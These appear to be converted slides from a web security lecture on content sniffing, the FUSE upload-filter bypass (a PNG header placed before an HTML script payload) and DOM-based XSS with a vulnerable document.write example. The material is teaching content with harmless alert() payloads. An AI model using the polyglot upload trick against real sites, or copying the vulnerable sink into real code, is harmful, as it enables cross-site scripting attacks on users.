




# Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML content as HTML

Chromium & Safari 3.1 looks for the first 512 bytes!





# Recap: FUSE, NDSS '20

<b>filename</b>
xss.html
<b>content-type</b>
text/html
<b>content</b>
\x89\x50\x4e\x47 \x0d\x0a\x1a...
<html><script>alert('xss')</script></html>

Upload request

PNG header

## Content-filtering checks

```
if (finfo_file(content) == 'text/html')  
    reject(file);  
if (ext(file_name) == 'php')  
    reject(file);  
if ('<?php'  
    reject(file);  
accept(file)
```

'image/png'

Causing incorrect type inferences based on content

M1: Prepending a resource header

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# DOM-based XSS Attacks


---



- An attack payload is executed by modifying the “DOM environment” used by the original client-side script

# DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



A normal webpage  
(Before executing the JS)

# DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



A modified webpage  
(After executing the JS)

# DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



```
<script>
  document.write("Current URL: " +
                document.baseURI);
</script>
```

# DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script





# DOM-based XSS Attacks

---



- An attack payload is executed by modifying the “DOM environment” used by the original client-side script
- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, `document.referrer`, `postMessage.data`, `document.cookie` (why?), ...

# Recap: Question

---



- Is the ***web attacker*** has a control on the victim's referrer header?


# DOM-based XSS Attacks



